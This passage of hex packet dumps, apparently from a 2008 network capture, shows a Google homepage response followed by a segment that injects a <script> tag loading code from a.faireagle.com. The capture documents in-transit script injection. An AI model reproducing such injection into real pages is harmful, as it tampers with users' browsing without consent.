0100  65 3d 65 6e 3e 3c 69 6e 70 75 74 20 6d 61 78 6c   e=en><input maxl
0110  65 6e 67 74 68 3d 32 30 34 38 20 6e 61 6d 65 3d   ength=2048 name=
0120  71 20 73 69 7a 65 3d 35 35 20 74 69 74 6c 65 3d   q size=55 title=
0130  22 47 6f 6f 67 6c 65 20 53 65 61 72 63 68 22 20   "Google Search"
0140  76 61 6c 75 65 3d 22 22 3e 3c 62 72 3e 3c 69 6e   value=""><br><in
0150  70 75 74 20 6e 61 6d 65 3d 62 74 6e 47 20 74 79   put name=btnG ty
0160  70 65 3d 73 75 62 6d 69 74 20 76 61 6c 75 65 3d   pe=submit value=
0170  22 47 6f 6f 67 6c 65 20 53 65 61 72 63 68 22 3e   "Google Search">
0180  3c 69 6e 70 75 74 20 6e 61 6d 65 3d 62 74 6e 49   <input name=btnI
0190  20 74 79 70 65 3d 73 75 62 6d 69 74 20 76 61 6c    type=submit val
01a0  75 65 3d 22 49 27 6d 20 46 65 65 6c 69 6e 67 20   ue="I'm Feeling
01b0  4c 75 63 6b 79 22 3e 3c 2f 74 64 3e 3c 74 64 20   Lucky"></td><td
01c0  6e 6f 77 72 61 70 20 77 69 64 74 68 3d 32 35 25   nowrap width=25%
01d0  3e 3c 66 6f 6e 74 20 73 69 7a 65 3d 2d 32 3e 26   ><font size=-2>&
01e0  6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72   nbsp; <a hr
01f0  65 66 3d 2f 61 64 76 61 6e 63 65 64 5f 73 65 61   ef=/advanced_sea
0200  72 63 68 3f 68 6c 3d 65 6e 3e 41 64 76 61 6e 63   rch?hl=en>Advanc
0210  65 64 20 53 65 61 72 63 68 3c 2f 61 3e 3c 62 72   ed Search</a><br
0220  3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20   >  <a
0230  68 72 65 66 3d 2f 70 72 65 66 65 72 65 6e 63 65   href=/preference
0240  73 3f 68 6c 3d 65 6e 3e 50 72 65 66 65 72 65 6e   s?hl=en>Preferen
0250  63 65 73 3c 2f 61 3e 3c 62 72 3e 26 6e 62 73 70   ces</a><br> 
0260  3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 2f   ; <a href=/
0270  6c 61 6e 67 75 61 67 65 5f 74 6f 6f 6c 73 3f 68   language_tools?h
0280  6c 3d 65 6e 3e 4c 61 6e 67 75 61 67 65 20 54 6f   l=en>Language To
0290  6f 6c 73 3c 2f 61 3e 3c 2f 66 6f 6e 74 3e 3c 2f   ols</a></font></
02a0  74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e   td></tr></table>
02b0  3c 2f 66 6f 72 6d 3e 3c 62 72 3e 3c 62 72 3e 3c   </form><br><br><
02c0  66 6f 6e 74 20 73 69 7a 65 3d 2d 31 3e 3c 61 20   font size=-1><a
02d0  68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 61   href="/intl/en/a
02e0  64 73 2f 22 3e 41 64 76 65 72 74 69 73 69 6e 67   ds/">Advertising
02f0  26 6e 62 73 70 3b 50 72 6f 67 72 61 6d 73 3c 2f    Programs</
0300  61 3e 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 73   a> - <a href="/s
0310  65 72 76 69 63 65 73 2f 22 3e 42 75 73 69 6e 65   ervices/">Busine
0320  73 73 20 53 6f 6c 75 74 69 6f 6e 73 3c 2f 61 3e   ss Solutions</a>
0330  20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74    - <a href="/int
0340  6c 2f 65 6e 2f 61 62 6f 75 74 2e 68 74 6d 6c 22   l/en/about.html"
0350  3e 41 62 6f 75 74 20 47 6f 6f 67 6c 65 3c 2f 61   >About Google</a
0360  3e 3c 2f 66 6f 6e 74 3e 3c 70 3e 3c 66 6f 6e 74   ></font><p><font
0370  20 73 69 7a 65 3d 2d 32 3e 26 63 6f 70 79 3b 32    size=-2>&copy;2
0380  30 30 38 20 47 6f 6f 67 6c 65 3c 2f 66 6f 6e 74   008 Google</font
0390  3e 3c 2f 70 3e 3c 2f 63 65 6e 74 65 72 3e 3c 2f   ></p></center></
03a0  62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a         body></html>..
```

```
No.     Time                        Source                Destination         Protocol
      6 2008-06-01 07:56:26.088606 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]

Frame 6 (189 bytes on wire, 189 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 6608, Ack: 0,
Len: 135
Hypertext Transfer Protocol

0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
0010  00 af 8d d0 00 00 36 06 e8 20 40 e9 a7 63 XX XX   ......6.. @..cXX
0020  e5 d6 00 50 05 5b 18 4c 47 d5 48 d7 08 69 50 18   ...P.[.LG.H..iP.
0030  21 80 b4 77 00 00 37 63 0d 0a 3c 73 63 72 69 70   !..w..7c..<scrip
0040  74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61   t language="Java
0050  53 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74   Script" src="htt
0060  70 3a 2f 2f 61 2e 66 61 69 72 65 61 67 6c 65 2e   p://a.faireagle.
0070  63 6f 6d 2f 61 3f 74 3d 73 26 63 3d 50 53 58 5f   com/a?t=s&c=PSX_
0080  30 30 5f 30 30 30 30 5f 30 5f 30 26 76 3d 30 2e   00_0000_0_0&v=0.
0090  30 26 74 73 3d 30 30 30 30 30 30 30 26 67 3d 30   0&ts=0000000&g=0
00a0  30 30 30 30 30 30 30 30 22 3e 0a 3c 2f 73 63 72   00000000">.</scr
00b0  69 70 74 3e 0d 0a 0d 0a 30 0d 0a 0d 0a            ipt>....0....
```